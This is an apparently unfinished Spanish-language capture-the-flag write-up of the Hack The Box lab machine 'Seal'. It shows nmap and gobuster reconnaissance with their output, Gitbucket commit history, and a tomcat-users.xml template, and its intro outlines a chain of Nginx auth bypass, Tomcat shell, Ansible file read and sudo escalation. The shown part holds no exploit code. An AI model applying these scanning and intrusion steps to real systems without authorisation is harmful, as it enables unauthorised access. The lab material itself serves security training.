Seal

##Maquina linux medium ################################


Seal es una máquina Linux de dificultad media que cuenta con un panel de administración protegido por autenticación mutua. La enumeración de los registros git de Gitbucket revela las credenciales del administrador tomcat. La explotación de la normalización de rutas de Nginx conduce a la elusión de la autenticación mutua, lo que permite el acceso al administrador de tomcat. El punto de apoyo se obtiene desplegando una shell en el gestor de tomcat. Se encuentra un ansible playbook que se ejecuta a intervalos y es vulnerable a la lectura arbitraria de archivos, lo que nos permite movernos lateralmente. El shell raíz se obtiene explotando una entrada sudo.

```
└─ nmap -Pn -p- 10.10.10.250 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 18:49 -05
Nmap scan report for 10.10.10.250 (10.10.10.250)
Host is up (0.070s latency).
Not shown: 65380 closed tcp ports (conn-refused), 152 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
443/tcp  open  https
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 36.03 seconds
```

versiones

```
PORT     STATE SERVICE
VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67
(RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36
(ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54
(ED25519)
443/tcp  open  ssl/http   nginx 1.18.0
(Ubuntu)
|_http-title: Seal Market
|_ssl-date: TLS randomness does not represent
time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
|_http-server-header: nginx/1.18.0
(Ubuntu)
```

```
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/
countryName=UK
| Not valid before:
2021-05-05T10:24:03
|_Not valid after:
2022-05-05T10:24:03
8080/tcp open  http-
proxy
|_http-title: Site doesn't have a title (text/
html;charset=utf-8).
| http-auth:
| HTTP/1.1 401
Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate
header.
| fingerprint-strings:
|
FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
```



10.10.10.250:8080/signin;jsessionid=node0jbkr7xq0zx8p17q6rzh19gn2c37.node0?redirect=%

Sign in


Username:

Password:

Sign in

Don't have an account? Create one.

creo una cuenta



Create your account

Username: master

Password:

Full Name:


Mail Address:

Additional Mail Address:

URL (optional):

Image (optional): Upload Image


tambien probamos con gobuster



```
~/machineshtb/Seal
 gobuster dir -u http://10.10.10.250:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  -t 100 -x html,php,txt,htm,xml," "
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.250:8080/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ,html,php,txt,htm,xml
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options for non existing urls. http://10.10.10.250:8080/02d7c6f3-6b9c-4d9c-899b-9e96dbfd8fea
ngth: 0). To continue please exclude the status code or the length
```

pero no dejo

ya una vez dento veo un usuario root.




on 6 May 2021
r root pushed to master at root/seal_market
db85dc0 Updating nginx configuration


on 6 May 2021
r root pushed to master at root/infra
0820577 Adding tomcat playbook

on 6 May 2021
r root created root/infra

buscando en archivos


```
            <!--/.container-->
        </div>
        <!--/.wrapper-->
        <div class="footer">
            <div class="container">
                <b class="copyright">&copy; 2021 Admin - Seal.htb </b>All rights reserved.
            </div>
        </div>
        <script src="scripts/jquery-1.9.1.min.js" type="text/javascript"></script>
        <script src="scripts/jquery-ui-1.10.1.custom.min.js" type="text/javascript"></script>
        <script src="bootstrap/js/bootstrap.min.js" type="text/javascript"></script>
```

posibles usuarios


on 5 May 2021
L luis commented on issue root/seal_market#1


on 5 May 2021
A alex opened issue root/seal_market#1

on 5 May 2021
r root pushed to master at root/seal_market
6093038 Updating application folder

on 5 May 2021
r root pushed to master at root/seal_market
c0a75a0 Adding application files

on 5 May 2021

buscando en algunos archivos encontre lo siguiente




root / seal_market

branch: master ▾ seal_market / tomcat / tomcat-users.xml

luis on 5 May 2021 2 KB Updating tomcat configuration


```
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
```




```
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
</tomcat-users>
```

- <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
- <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
- <user username="role1" password="<must-be-changed>" roles="role1"/>

ahora me paso a buscar por el puerto 443




pruebo con gobuster



```
[+] User Agent:          gobuster/3.6
[+] Extensions:          php,txt,htm,xml,,html
[+] Timeout:             10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: error on running gobuster: unable to connect to https://10.10.10.250/: Get "https://10.10.10.250/": tls: failed to verify certificate: x509: certificate has expired or is not yet valid: current time 2024-02-03T19:59:53-05:00 is after 2022-05-05T10:24:03Z
```

